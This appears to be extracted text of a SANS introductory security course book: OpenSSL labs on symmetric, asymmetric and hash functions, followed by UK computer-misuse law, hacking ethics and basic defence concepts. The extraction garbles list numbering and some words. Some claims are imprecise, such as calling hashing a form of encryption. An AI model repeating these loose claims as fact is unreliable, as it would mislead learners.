275.3

Foundations - Computers, Technology, & Security Book 3

SANS | GIAC CERTIFICATIONS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

SANS Foundations - Book 3

Table of Contents

Encryption 1

Module Content

This module is just a first look at encryption and its uses on the internet. We will be covering:

- What is encryption?
- Encryption vs encoding
- Symmetric encryption
- Asymmetric encryption
- How HTTPS encryption works
- Hashing

What is encryption?

Encryption is the process of converting data from one form into another, so that only the intended recipient can understand the information. Encryption is used to protect the confidentiality of data, in other words, so that no one can read it who isn't supposed to read it. In addition, most forms of encryption will provide the following capabilities:

- **Authentication:** The origin of the message can be verified by the recipient.
- **Integrity:** Proof that the message hasn't been changed since it was sent.
- **Non-repudiation:** The sender cannot deny sending the message.

In order to encrypt a piece of data, three things are necessary.

fi. You must have the original unencrypted data that you wish to encrypt.
fi. You need an encryption key that will be used to encrypt the message.
fi. The final piece of the puzzle is the encryption algorithm that you will use. The encryption algorithm is a mathematical function which will take in the unencrypted data and the encryption key and produce the encrypted data from that.

Likewise, if you wish to decrypt a piece of encrypted data you must have three things.

fi. You need the encrypted data.
fi. You will need the encryption key that will decrypt that data.
fi. You need to know the encryption algorithm that was used to encrypt the data.

Strong Encryption

The best encryption algorithms, and the only really trustworthy ones, are ones where the mathematical calculations are open to the public. Any encryption which relies on the secrecy of the encryption algorithm is bad encryption. The best encryption algorithms have withstood extended periods of scrutiny from some of the best mathematicians in the world and still no flaw has been found in them.

Besides weak encryption algorithms, you should avoid older forms of encryption, such as DES. With older forms, the encryption key is small enough and the algorithm simple enough that modern computer hardware can just keep guessing at the encryption key to get the solution in a matter of days.

Breaking Encryption

There are really two ways of breaking encryption. The first method is to find a fiaw in the encryption algorithm. This rarely happens to mature encryption algorithms that have been around a while, since usually the ones with obvious fiaws will have been weeded out soon after they were published.

The other way to break encryption is to guess the encryption key that was used. This isn't usually feasible, except with older encryption algorithms such as DES. The DES encryption algorithm was developed in the 1970s, but it is rarely used today. That's because DES uses a small 64 bit encryption key (and 8 bits of that was used for error checking so in effect the maximum key size was only 56 bits). On modern computer systems, you can try every possible encryption key in a day or two.

Encryption vs Encoding

Encryption and encoding are two topics which are frequently confused with each other. Although they are actually quite similar, there is a key (pun intended) difference.

Encoding is the transformation of data from one form to another. Contrast that with the definition of encryption: the transformation of data from one form to another so that only the intended recipient can understand it. You will have already learned quite a bit about encoding in the data-1 module. Converting a denary number into binary is a form of encoding. Converting from hexadecimal to ASCII is also a form of encoding. It's important that you notice there is no secrecy involved in any of those conversions. Anyone can convert a number from binary to denary as long as they know the process.

Encryption is similar to encoding in that it involves transforming data from one form to another, but the difference is in the encryption key. Not only do you need to know the method (the encryption algorithm) but you must also know the encryption key.

Symmetric Encryption

Symmetric encryption is the simplest form of encryption there is. With symmetric encryption, the encryption key that is used to encrypt a message is the same encryption key that is needed to decrypt the message.

Symmetric Encryption in History

Humans have been using symmetric encryption in one form or another since ancient times. You may well have heard of the Caesar Cipher. The Caesar Cipher is a form of encryption which was used by the ancient Romans, in which the letters of the alphabet would be shifted a certain number of places. In the case of the Caesar Cipher, the encryption key is the number of places the letters are shifted by.

Let's look at an example of the Caesar Cipher.

If we make our plaintext:

```
Caesar Cipher in action
```

Then let's say our key is:

8

By shifting each letter 8 places to the right we get:

```
Kimaiz Kqxpmz qv ikbqwv
```

To decrypt it, all we have to do is shift the letters 8 places left again, and we get:

```
Caesar Cipher in action
```

Of course, we scoff at this form of encryption now because there are only 26 letters in the alphabet. That means all you have to do is try every possible shift between 1 and 26 and you are bound to solve it.

Modern Symmetric Encryption

Symmetric encryption is still used extensively today. Of course, it's nothing so rudimentary as the early Caesar Cipher. These days we commonly use an encryption algorithm called AES (Advanced Encryption Standard). AES can support encryption keys of size 128, 192 or 256 bits. Think back to the module on data, for a moment. How many possible combinations are there in a 256-bit key? That would be 2^256 or 1.1579 x 10^77. It's too large a number to write down in long form, but the equivalent is 11579 with 73 0s tacked on to the end.

Of course, when it comes to encryption, we aren't just after a large key space (the number of possible encryption keys), we also care about how long it takes to perform the encryption operation. Too slow and you won't be able to use the encryption algorithm in certain places, but too fast isn't good either. If the decryption operation is too fast then even with a large key space, it becomes easier to keep trying every possible key to find the one that works.

Symmetric encryption has the benefit of being faster than other forms of encryption, but it does suffer from a fairly serious fiaw: the problem of key exchange. If you want to exchange an encrypted message with someone, you both need to know the encryption key. How do you communicate it to the other party securely? You could send them an unencrypted message, but that wouldn't be very secure because someone just needs to intercept it to get your encryption key. You can't use symmetric encryption to send it to them because you haven't shared a key yet, so they won't be able to read your message. The best way is, of course, in person key exchange, but there have been other creative solutions, which we will look at later in the module.

Symmetric Encryption Challenge Lab

Step 1

It's best to start in an empty directory, so make a temporary folder somewhere in the filesystem with the `mkdir` command and `cd` in to it.

```
root@kali:~/Labs# mkdir temp && cd temp
root@kali:~/Labs/temp#
```

Step 2

Using the below command, input a string into the file "test.txt", making sure to replace `<stuff>` with the data of your choice.

```
echo '<stuff>' > test.txt
```

```
root@kali:~/Labs/temp#          echo "Cyber" > test.txt
root@kali:~/Labs/temp# cat test.txt
Cyber
```

Step 3

Now we shall use the `openssl` command to encrypt the file using the DES algorithm.

Run the following command:

```
openssl enc -des -in test.txt -out sym_enc.enc
```

Step 4

You will then be prompted for a password. Choose "password" for now.

Step 5

If you run the `cat` command on the output file, you should see the word "Salted" and then a lot of random characters. Some terminals have trouble displaying binary data, so you

may only see the word "Salted", or even nothing at all. You can also look at the data using "hexdump".

```
root@kali:~/Labs/temp# openssl enc -des -in test.txt -out sym_enc.enc
enter des-cbc encryption password:
Verifying - enter des-cbc encryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
root@kali:~/Labs/temp# ls
sym_enc.enc test.txt
root@kali:~/Labs/temp# cat sym_enc.enc
Salted__ï¿½ï¿½[Å°ï¿½ï¿½ï¿½ï¿½Aï¿½
```

Step 6

To reverse the process and decrypt the data, you can use the following command:

```
openssl enc -des -d -in <filetodecrypt.enc> -out <output.file>
```

You will again be prompted for your password, which should be "password".

```
root@kali:~/Labs/temp# openssl enc -des - -d -in sym_enc.enc -out decrypted
enter des-cbc decryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
root@kali:~/Labs/temp# ls
decrypted sym_enc.enc test.txt
root@kali:~/Labs/temp# cat decrypted
Cyber
```

Step 7

Congratulations! You've just encrypted something using symmetric encryption. Notice how the password you chose was used in both the encryption and decryption process. This is why the DES algorithm is classed as a "symmetric" algorithm. All symmetric algorithms use the same password, or "key", to both encrypt and decrypt data.

Asymmetric Encryption

Asymmetric encryption is a relatively new advance in the encryption world. Simply put, every party generates two encryption keys: one is private and one is public. The public encryption key is the one you send to whoever needs to communicate with you securely. The private encryption key should remain private only to you. What is interesting is that the two encryption keys are linked mathematically. If someone wants to communicate with you, they encrypt their plain text with you**public key**. When you receive that encrypted message, you decrypt it using you**private key**. This methodology is the reason asymmetric encryption is also known by another name: public key cryptography.

There are a few problems with asymmetric encryption. First of all, it's slow compared to symmetric encryption. The other problem is shared with symmetric encryption; there is the problem of key exchange. If I have a website, and I put my public key up on that website so that anyone who wants to can send me an encrypted message, how do they know that public key belongs to me? What if the website has my name on it, but doesn't belong to me? What if that is my site, but someone hacked it and replaced my public key with theirs? Once again, the safest way to swap public keys is in person.

A frankly excellent write up of public key cryptography is provided here:

https://en.wikipedia.org/wiki/Public-key_cryptography

It includes the model of implementation and several real world examples. It is well worth reviewing as one of the better descriptions available. Be aware, it can get relatively detailed in places, but stick with it as this is a remarkable technology that powers much of our modern world.

Asymmetric Encryption Challenge Lab

Step 1

It's best to start in an empty directory, so make a temporary folder somewhere in the filesystem with the mkdir command and cd in to it.

```
root@kali:~/Labs# mkdir temp && cd temp
root@kali:~/Labs/temp#
```

Step 2

Using the command `echo '<stuff>' > test.txt`, input a string into the file "test.txt", making sure to replace `<stuff>` with the data of your choice.

```
root@kali:~/Labs/temp# echo "Cyber" > test.txt
root@kali:~/Labs/temp# cat test.txt
Cyber
```

Step 3

For asymmetric encryption we're going to use RSA, which will be a little more involved compared to DES, as we first need to generate our "keypair".

In asymmetric algorithms, keys are made up of two parts. The public part, and the private part. The private part of the key is used to decrypt data, and the public is used to encrypt data. Together they are known as the "keypair", as they are linked mathematically.

To generate our keypair, we will use the following OpenSSL command:

```
openssl genrsa -out private.pem 2048
```

Step 4

Using the `cat` command on the output file will show you the following:

```
-----BEGIN RSA PRIVATE KEY-----
```

The following base64 encoded data is your private key.

```
root@kali:~/Labs/temp# openssl genrsa -out private.pem 2048
Generating RSA private key, 2048 bit long modulus (2 primes)
.....+++++
.....+++++
e is 65537 (0x010001)
root@kali:~/Labs/temp# cat private.pem
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAvSbS2tQDMjvflv8W2Fixi2KkSdOnTGwr8adk4/L0MiDl6vfz
99e2rCuo5bDqeKl4kZVLizcJpH8mV5Slnbe9Ju4qLKPK8A8UianK+N2X/ohlzdKB
sC8GKAmstE1eoeNMrLNXKYjEtXyvmXHdG747uPAQjPsXsYnoeeP0isUuWA9Noq3W
lTW6/CbI5Bbr2rmtFjnAscQqIRa2OqWwkyOfS0aHuhMJ5HnC+Jnm3FhhSnxmrncF
PLgoUkNDSKO+NtJ8AFNrmQBEJGMI5dZw0fBnkcnAU9fGVqwi72tAeF2/R+QmWQZN
OOzIUIDZTznaW8zrLymc6kqR1+NErK+ILP+1SwIDAQABAoIBAQCMpj3L8jKeO986
jFwUa385whOfwf542Uaj3nEq/xGN5OCSI+YJuSFgTOa+RRtUtc+tkXInBrno05NT
NHkiGepQ9G/v2auhbdU7uEHxY/UNk6b/sTQ2KgFN7EO7nnxrrHTrRj/d5pE+0oRQ
eVaMtpv6HKhx7JPltEJlwJeqSIz5dMBl5sxv9ZhiIxAnsLFIBiCSUNxI6ivJIbJ9
P8kHoT2eBiqgvey07WyMQMStngI31jZmV0dB7v6OYt7bWjpvk0AXR1PzuRn6JAOG
J1/s6z+2rAzdnHBrE3I1Szke/4avf1pbhAds23Tk+iMkxxwLU5Bu8VnH89QwUmSg
nzC0bvUBAoGBAN2e6aCUNF1GSuPdo2quEudbWYdW2m777tPlAszSeAdLVel9GST
CnYrWYmzLhjep9AfgSh8LK9zr2T/AKTZYjXJGOsI3OTId59iPbk8szRwtH/xczmH
IYvWHca94Md8JGS6Mt804qp/wWlgQbepZcmcrNaHT0Tu9XYP4blNxu+rAoGBANp+
fGXLM6CIY9YB7dDEeQEFKo3Xgu4PToyl7LGAfh/CWG7kT/9X5UIz1FTuprN44I3A
SjMb1X97Mz6ZWrNGYOplq4jY27WpuEdw1nvtA6Rg6+Eqjf9wRQfkYnnHo4nstSKU
bti8TrF94Mi393rVSUtKZ2Fja+hiKOPsvOghpTDhAoGBAKo72A+t5+9CAGK6LD3U
ytZczITkxgQZBZPnE7vqwLNzFhI+etUKkb2lnNiGF0GpPlRC7u5PO+/lt/OnYTI/
fQ39k7Nukmb2idSXHPx94NXGQRAKQs0MvLryVNsFnXT+KeJpmIwVzorTKZktBC30
5CgSvjznoP89YrU2i9fQI6CTAoGADxRJq5DRmFOxaDSr4AufOkXMAQwNmjZuOmC9
LCbtDW4RQl35c2ryhJYlIlNyJ9LA1Keft1VFb83l5H0a+GJ0D9lCdGhbCXeUI0IT
W2wpIzAZN2oDcMyjxv6pGTSBAeTXP3K1D7o3SCKi39dqegy8STjyV5GEo/4aSlit
VOv1haECgYB9Ql1b+3vWBmKdTeoBlPlGZ5Ij5RiNAmKOvoiaPYFg1phdw04zfvmo
F8OmtCiXu2eH27EFYNtRAnF0R/WiZaOwfhlnvQDZgq3rdQnz81Q20Dr9Gy6iYCRz
Sg4a1Jg5Dhka8/zb74mICniHJARt21BGPZ7XM1BLvJ7ookfSIH1mkQ==
-----END RSA PRIVATE KEY-----
```

Step 5

We can extract the public key from this data using the following command:

`openssl rsa -in private.pem -outform PEM -pubout -out public.pem`

Using the`cat` command on the file "public.pem" will show you your public key.

```
root@kali:~/Labs/temp# openssl rsa -in private.pem -outform PEM -pubout -out public.pem
writing RSA key
root@kali:~/Labs/temp# cat public.pem
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAvSbS2tQDMjvflv8W2Fix
i2KkSdOnTGwr8adk4/L0MiDl6vfz99e2rCuo5bDqeKl4kZVLizcJpH8mV5Slnbe9
Ju4qLKPK8A8UianK+N2X/ohlzdKBsC8GKAmstE1eoeNMrLNXKYjEtXyvmXHdG747
uPAQjPsXsYnoeeP0isUuWA9Noq3WlTW6/CbI5Bbr2rmtFjnAscQqIRa2OqWwkyOf
S0aHuhMJ5HnC+Jnm3FhhSnxmrncFPLgoUkNDSKO+NtJ8AFNrmQBEJGMI5dZw0fBn
kcnAU9fGVqwi72tAeF2/R+QmWQZNOOzIUIDZTznaW8zrLymc6kqR1+NErK+ILP+1
SwIDAQAB
```

```
-----END PUBLIC KEY-----
```

Step 6

To encrypt your file using RSA, run the following command:

```
openssl rsautl -encrypt -in <yourfile.txt> -pubin -inkey public.pem -out <output.txt>
```

Runningcat on the output file will output the encrypted data:

```
root@kali:~/Labs/temp# openssl rsautl -encrypt -in test.txt -pubin -inkey public.pem -
out rsa_enc
root@kali:~/Labs/temp# cat rsa_enc
_-]ï¿½vï¿½2ï¿½ï¿½ï¿½ï¿½ï¿½tkï¿½ï¿½ï¿½tï¿½ï¿½ï¿½Cï¿½Ñ¯7{Mï¿½IM|ï¿½,ï¿½ï¿½ï¿½ï¿½5ï¿½hï¿½/|
ï¿½&Hï¿½\3ï¿½ï¿½b@ï¿½%ï¿½ï¿½dï¿½ï¿½ï¿½ï¿½ï¿½Fï¿½ï¿½ï¿½ï¿½ï¿½ï¿½~Zï¿½Õ"rï¿½Mjz Ç±!
ï¿½Tï¿½ï¿½U@ï¿½Ê¯ï¿½:ï¿½[=6ï¿½g;
ï¿½5$OÓ'8ï¿½ï¿½Õ»ï¿½ï¿½fï¿½ï¿½ï¿½ï¿½YRï¿½ï¿½ï¿½Ò)ï¿½K"ï¿½Ìµï¿½ï¿½ï¿½5ï¿½ï¿½ï¿½ï¿½ï¿½wXï¿½ï¿½ï¿½ï¿½-
Rï¿½ï¿½ï¿½yG#ï¿½ï¿½Cï¿½i_bï¿½2Y/ï¿½zD1ï¿½(ï¿½
ï¿½Dï¿½F7ï¿½Gï¿½ï¿½ï¿½Tï¿½:@ï¿½ï¿½ï¿½,l{ï¿½ï¿½:fï¿½ï¿½6ï¿½
¨jØšï¿½Hï¿½ï¿½ï¿½ï¿½8ï¿½ï¿½
```

Step 7

You can decrypt your data using this command:

```
openssl rsautl -decrypt -in <cipher.txt> -inkey private.pem -out <decrypted.txt>
```

Runningcat on the output file will output your original data:

```
root@kali:~/Labs/temp# openssl rsautl -decrypt -in rsa_enc -inkey private.pem -out
decrypted
root@kali:~/Labs/temp# cat decrypted
Cyber
```

HTTPS

You might be surprised to discover that you use both symmetric and asymmetric encryption every day without even realising it. Every time you browse to a site that uses HTTPS (that little green lock in the top left next to the URL), you are using both symmetric and asymmetric encryption.

The image above is an example of the HTTPS lock symbol that indicates the connection between your computer and the website you are visiting is encrypted. It's important to note that just because encryption is being used to secure the connection it doesn't necessarily mean that the site is secure. It just means that the connection is encrypted, there could be something else wrong with the site.

Interestingly enough, we use both forms of encryption when using HTTPS. Think about it: we can't use symmetric encryption because we have no way of exchanging encryption keys securely with the website. At the same time, we don't want to use asymmetric encryption all the time because it's slow.

That's why we use both forms of encryption. The website has an SSL certificate which is signed by a 'certificate authority'. If your browser trusts that certificate authority, it also trusts that the SSL certificate for that website is genuine. The SSL certificate acts as the public key for that website, so when you browse to it, your browser will initially use asymmetric encryption to negotiate a symmetric key with the web server. After the symmetric key is negotiated, the browser will switch over to symmetric encryption for the rest of the traffic.

Put simply, we use asymmetric encryption to exchange a symmetric key with the web server. Once the symmetric key is exchanged, we swap to using symmetric encryption. We do that for efficiency since symmetric encryption is faster than asymmetric encryption.

You can find more in general on HTTPS and the security of it below:

https://en.wikipedia.org/wiki/HTTPS
https://tools.ietf.org/html/rfc2818
https://en.wikipedia.org/wiki/Certificate_authority

Hashing

There is a third form of encryption, but its uses are a bit more niche. The third form of encryption is called hashing: a form of one-way encryption. That means, once you encrypt some data, you cannot reverse the process to go from the encrypted data back to the plaintext.

There are some properties of hashing that make it incredibly useful, however. The same plain text put through the same hashing algorithm will always produce the same encrypted data. However, if you change even one bit of the plaintext, the resulting hash will be completely different. Similarly, with a good hashing algorithm, you should practically never get two different pieces of plaintext that come out to the same hash. This makes hashes an ideal way of finding files that are the same. As long as two files come out to the same hash when they are put through a hashing algorithm, then they are the same.

Hashing is also commonly used in online login systems. It's considered bad practice to store people's passwords in plaintext, so they are usually stored hashed. When you try to log in to a website, whatever you enter in the password field is hashed, and then the hash is compared against the stored password hash for that user account. If they match, then you entered the right password, and the system will log you in. If they don't match, the password was wrong.

Another common usage for hashes is in computer forensics, particularly where evidence has to be produced in court. This is because we often have to prove that evidence hasn't been tampered with. Remember, if so much as 1 bit has been changed, then the hash will be completely different. In the UK, courts take file hashes as evidence that files have not been tampered with.

There are several hashing algorithms that are commonly used today.

MD5: This is an older hashing algorithm which is still used today, although it should **not** be used. MD5 is considered broken these days.

SHA1: This was the successor to MD5, but it is also considered broken.

SHA2, SHA3, SHA256, SHA512: These are largely still considered secure hashing algorithms.

A brief philosophical note on hashing. If you take a large file, say 2GB, and then represent that data in a short hash in effect there will be multiple files that could coalesce to the same hash value. In a good hashing implementation this is quite a rare property and calculating them should be very difficult, but at any level these collisions of differing input data to the same hash output will occur. We are after all representing a large volume of unique data in a much much smaller set of data - it kind of makes sense that it wouldn't be entirely unique. Depending on the use case and calculability of collisions this can present issues with the use cases discussed above.

Hashing Challenge Lab

Step 1

It's probably best to do this in an empty directory just so we don't have many files clean environment to work from. You know how to do this now. Make a directory, cd to it and get to work!

Step 2

First off, we need some files. Make 3 files with small differences between each, for example:

```
echo "Im a file" > file1.txt
echo "im a file" > file2.txt
echo "im a file " > file3.txt
```

Note the space in the third file.

```
root@kali:~/temp# echo "Im a file" > file1.txt
root@kali:~/temp# echo "im a file" > file2.txt
root@kali:~/temp# echo "im a file " > file3.txt
root@kali:~/temp# cat *
Im a file
im a file
im a file
[agent@cyberstart temp]$
```

Step 3

The differences in these files are fairly subtle, however watch what happens when we run `md5sum` to create hashes for each file:

```
root@kali:~/temp# md5sum *
d65e98227c5281bbe28e20ec1f630b63  file1.txt
38aeae6bfd5d4b5144b7cbcfe6ef80ae  file2.txt
ccala9f35ea787e85071a9f8e6768904  file3.txt
root@kali:~/temp#
```

Note how the subtle differences caused the hash values to differ entirely. This is the fundamental nature of a hashing algorithm. For any given input there is a unique unpredictable output.

This makes the probability of two inputs having the same hash computationally infeasible, as you would need to try an incredible amount of permutations, which could take a few thousand years. Some attacks which do exist as theoretical proof of concepts (PDF's at Shattered.io,) required approximately 6500 years of processing power.

With that in mind you should now be able to see why hashing functions are used to verify that data has not been manipulated by outside sources.

Break Me Challenge

In this challenge you will be working to get access to data we have encrypted. The lab steps will provide you with hints, but it is up to you to use your search engine skills and what you have learned so far to decrypt the data. You can do it! If you get stuck, skip back to prior sections and build your answer.

Security 1

Learning Objectives

After completing this module, you should be able to:

- Know how to not break the law!
- Really, that's it. The fun stuff comes in the next module!

Module Content

This module is designed to make sure you don't go to prison. The best way to not go to prison is to not break the law. You will learn about:

- The law
- Why you will get caught, even if you are skilled
- The ethics of hacking
- Legitimate ways of practising your skills

Introduction

Before we get into the fun part of actual cyber security, it's important to talk about the law. No one likes prison, after all. Under the UK's legal system, ignorance of the law is not a valid excuse for breaking it. Even if you didn't know something was a crime, you could still be prosecuted for breaking the law. That's why knowing the law is important, particularly in an industry where we walk a fine line; where the same action can either be against the law or not depending on if permission was granted.

The Law

In the UK, there are five main offences to be wary of:

fi. Unauthorised access to computer material.
fi. Unauthorised access with intent to commit or facilitate the commission of further offences.
fi. Unauthorised acts with intent to impair, or with recklessness as to impair the operation of computer systems, etc.
fi. Unauthorised acts causing or creating risk of, serious damage to a computer system.
fi. Making, supplying or obtaining articles for use in items 1 - 4 above.

Breaking any of these laws could see you in prison with a minimum sentence of two years and a maximum sentence of life in prison, in the case of the most serious offences.

It's important to note that 'unauthorised access' is a pretty broad brush. If you hack into a computer, then that's obviously unauthorised access, but actually, it goes much further than that.

Say you are working in an office and your colleague is on holiday. You need a file from his system, so you walk over to his desk. His computer is locked, but there is a yellow post-it note on his monitor with his username and password. You sit down and enter the username and password and copy the file to your USB drive. You just broke the law; you weren't permitted to use his login details to access that system, this counts as unauthorised access.

Say you are logged into a popular shopping site, www.fakeshopper.fake. One day you get curious, and you decide to go to www.fakeshopper.fake/admin, to your surprise there is an admin section at that link, and somehow it isn't even password protected! You just broke the law, even though there is no password on it, you are clearly not authorised to be there since you are not an administrator. Nothing stopped you from accessing the page, so their security is weak, even though there was no password you are still not authorised to be there.

Say you are on a social media site, and you are looking at your account details at www.fakesocial.fake/account/bob. One day you get curious, and you want to know what would happen if you changed your username to your friend's username: www.fakesocial.fake/account/alex. To your surprise, you can access and modify his account details without being logged in as him. You just broke the law, although you were authorised to access your account details page, you are not authorised to access someone else's account details page. Even though nothing was stopping you because of a bug, it's still illegal.

Protecting yourself

When you enter the professional world, some of you may take up roles as penetration testers. This is a job for which you are hired to hack into a company's systems to test their security and then report on your findings. This would be illegal without permission, but it's perfectly legal if someone with authority at the company has granted permission. If you find yourself in this role, you must take precautions:

- Get permission in writing and make sure it is signed.
- Make sure the person who granted you permission is authorised to do so.
- Make sure you have a breakdown of the scope of your permission. Which systems can you target? Is anything off-limits?

Imagine this situation: a middle manager at a company hires you for a penetration test. You get permission, start the test, and you accidentally bring the system down. It later turns out that this person gave you the details of the production system; the system that the whole world is currently using. The system has crashed, and now the company is losing money. The middle manager did not have permission from his boss to hire you. He then tries to cover for his mistake by claiming he never hired you in the first place. At this point, the police are looking at you as a criminal. This is a situation no one wants to find themselves in, so always carefully consider if the person granting you permission is themselves in a position to authorise you.

Getting Caught

If the harsh penalties in the previous section haven't dissuaded you from a life of digital crime, then consider how difficult it is to avoid getting caught. Everything you do on a computer system leaves behind traces. Log files are generated, the file system is modified, there can be evidence of programs you launched left in RAM... the list goes on. Covering your tracks is a speciality in itself, one that you can only practise by not getting caught, and where the penalty for getting caught is prison. However, it's actually worse than just evidence left behind on a single system.

Even if you cover your tracks perfectly on the system you hacked, there's no guarantee that there is no evidence of your passing on some other system on the network. Many enterprise networks have centralised logging, where log entries are generated, not just on the local system, but also every entry is sent to a central logging system. If you want to cover your tracks, your only option at that point is to try to find a way onto that centralised logging system, but there may not even be a vulnerability in the system at all.

To make things more interesting, there might be a network security device on the network between you and the logging system. Even if you do manage to hack it, the intrusion detection system may raise an alarm because of the web server, or whatever you got into, just connected to the logging system, which would be unusual behaviour that gets flagged.

There's really an endless number of security precautions that might exist on an enterprise network, and you may never know they exist until you find them on the network. At that point, it may simply be too late, and you'll have to live in fear of a knock at the door.

The Common Myth

If you spend any time on hacker forums or in IRC chat, where security professionals and criminals often mix with no idea of who is on what side, you may see a common saying repeated over and over:

> "Cybercrime is underreported, so your chances of being prosecuted are low."

This is a myth now, although it used to be true. In the 90s, cyber security was in its infancy and there were only a few dedicated positions in cyber security. In fact, most security people were actually just system administrators. Companies were embarrassed to report when they were compromised, and generally speaking, the police weren't equipped to handle the cases even if they were reported.

That is all history now, times have changed. You only have to look at how often security breaches make the news these days, with big companies such as Yahoo and TalkTalk being breached. Companies are, for the most part, not shy about reporting them. They can easily use the line, "Well if X got hit, then what chance did we have?". Moreover, the police are equipped for cybercrime these days, and where they aren't, they can easily go to expert witnesses (in the security community) for help.

Times have changed, and that saying is no longer valid as it once was. If you leave traces of your visit on a computer network, you will most likely be found.

Ethics

So, you've seen why you shouldn't hack from a purely logical perspective. You'll get caught, go to jail, and prison isn't fun. If we ignore the consequences, hacking without permission is **wrong**. Even if you're just curious about what you can do, you have no intent to steal anything or crash any system, it's still wrong.

fi. You can affect people's livelihoods even if you don't intend to. Companies rely on the trust of the public to operate. If you hack a company and it becomes public knowledge, they may lose customers and eventually have to lay off staff; even staff unrelated to the security stance of the company in question. There are better ways to make a point about a company's security.
fi. You may find yourself with access to private information on people who use the system. These people deserve privacy, and they should not be caught in the crossfire as you exercise your curiosity.
fi. You may undermine the company's security unintentionally, allowing a more malicious but less skilled hacker to come through the hole you made in their security. At this point, you are responsible for their actions, and it may even be blamed on you because it may be seen as one event.

Practice

The most common excuse that I've seen for cyber security professionals to cross the line is curiosity and practice. In my view, neither is a good excuse for breaking the law. There are plenty of ways to channel your curiosity without breaking the law:

fi. Try to solve challenges that other people have designed. See https://www.vulnhub.com/ where you can get virtual machines designed to be attacked in specific ways. These are good for practice. There are also war games that you can find online, such as http://overthewire.org/wargames/. The goal in these is usually to start from a level0 account and hack into the next level's account until you beat the game by reaching the last account.
fi. Try to recreate attacks you've seen in the news by first building a virtual machine target which matches the setup of the company in question, and attacking it the same way. For example, I recently built a dummy Apache Struts financial services website to mimic the attack on Equifax. This is a nice challenge, because you'll first have to learn how to set up a new technology, and then you'll have to find out how to attack it.
fi. Challenge yourself to find vulnerabilities in existing software that you can run on your own computer, document the fiaws, and report them responsibly to the company in question.
fi. Build your own set of challenges for other people to attack, then host them online. It's quite an interesting perspective building something that is vulnerable on purpose, but only in a specific way.
fi. My personal favourite option; get a job doing what you love, legally.

Many of these options will be beyond you at this point, but I hope you will keep them in mind when curiosity and inspiration hit.

Law and Ethics: in Detail

James Lyne talks through some of the things cyber security practitioners need to be aware of in order to ensure that any work undertaken, particularly offensive security work, is not in danger of breaking any laws or codes of ethics.

Hacking Back

James Lyne talks about the concept of "Hacking Back" to defend yourself against an attack, and highlights the potential dangers of this defensive technique using real-world examples.

Security 2

Contents

In this module, we will be covering:

- Red Team vs Blue Team
- Defence in Depth
- Risk Management
- Critical Security Controls
- Stages of an Attack

Introduction

The idea behind a red and blue team originated with the military. In military jargon, the red team acts as the enemy forces, while the blue team simulates the defenders during military exercises. The concept has transferred over to cybersecurity.

Red Team

The red team is responsible for offensive operations; they'll be assigned the task of attacking a network to test the effectiveness of security controls, or of finding vulnerabilities in a web application or other software.

Often the term will be used as a way for security professionals to indicate what their job role is. For example, "I'm on the red team." It can also be used in the context of, "From a red team perspective..."

Blue Team

The blue team acts as the defenders; they are responsible for setting up a secure network infrastructure, watching out for and responding to attacks and recovering from an attack.

As with 'red team', the term 'blue team' is often used by security professionals to indicate their job role.

Conclusion

In future modules, we will attempt (where possible) to show you each topic from the perspective of both the red and blue teams so we will be using the terms frequently.

Defence in Depth

'Defence in depth' originated as a military strategy at the time of the Roman empire. The idea was for defensive positions to be prepared at several locations. During an attack, the defenders would yield space to the attackers by falling back to the series of pre-arranged defensive positions, causing the enemy to pay a price at each location and slowly destroying the momentum of the attack before it could reach the most important locations.

We have adopted the term in cybersecurity to describe defending a system through several independent measures. Any one layer of protection could fail, so multiple levels of protection must be employed. Some of those measures should be preventative, but some should also focus on detecting a breach. It is more valuable to detect and respond to a breach than it is to prevent one outright because preventative measures can always be bypassed, if not directly then by trying a different route of attack. Of course, detection without a response is pointless.

The weakest approach to defence in depth is to secure all parts of the system equally.

The best approach is to identify critical assets which should be protected and build the heaviest protections around those. High-risk areas of the system should be separated from the main system and protected independently. Security controls should be implemented between high-risk areas of the system and the main system, to prevent and detect a breach from spreading. Finally, where certain risk factors cannot be fully mitigated, workarounds should be found. For example, if you are worried about data being stolen from a system by a malicious insider, you could disable or remove the USB ports from a computer to prevent someone with physical access from copying data off the system.

Risk Management

At its heart, cybersecurity is about managing risk. Risk is the likelihood of an attack multiplied by the potential impact of the breach.

Just as you wouldn't secure a room full of gold with a cheap 1 pound padlock, you similarly wouldn't bother buying a bank vault to store your lone 5 pound note. Everything has a value, and businesses aren't about to spend more than the value of something to protect it. This is the impact of the breach in the above calculation.

There are three key areas of risk:

- **Confidentiality:** Access to systems should only be shared amongst authorised persons or organisations. For example, credit card information should remain confidential and not accessible by unauthorised users. In an ecommerce system, the confidentiality of such data is likely to be a big risk factor.
- **Integrity:** The systems should be accurate, trustworthy and complete. There have been instances of sites hosting software being compromised and the software replaced with versions containing malware. This is a breach of integrity.
- **Availability:** The systems should be accessible when needed. A denial of service attack where an attacker directs so much internet traffic at a target that it can no longer function is an attack on availability. Similarly, implementing security controls that prevent valid users from accessing the systems compromises availability.

Critical Security Controls

There are a lot of security controls that you could apply to a system, but some are more important than others. The most important are known as the critical security controls; just by implementing these you can significantly increase the security of a system.

fi. **Inventory of Authorised and Unauthorised Devices:** Manage, inventory, track and correct all hardware devices on the network so only authorised devices are given access.

fi. **Inventory of Authorised and Unauthorised Software:** Manage, inventory, track and correct all software on the network so only authorised software is installed and can run.

fi. **Secure Configurations for Hardware and Software:** Manage, track, report on and correct the security configuration of all devices on the network to prevent an attacker exploiting vulnerable services and settings.

fi. **Continuous Vulnerability Assessment and Remediation:** Continuously acquire, assess and take action on new information to identify vulnerabilities and remediate them, in order to minimise the window of opportunity for attackers to take advantage of newly publicised vulnerabilities in software or hardware.

fi. **Controlled use of Administrative Privileges:** Track, control, prevent and correct the use of administrative privileges on computers, networks and applications except where strictly necessary. (Normal users don't need administrative access).

fi. **Maintenance, Monitoring and Analysis of Log Files:** Collect, manage and analyse audit logs that could help detect, understand or recover from a breach.

fi. **Email and Web Browser Protections:** Minimise the attack surface (opportunities) for attackers to trick users through interaction with web browsers or email systems.

fi. **Malware Defences:** Control the installation, spread and execution of malicious code at multiple points in the enterprise.

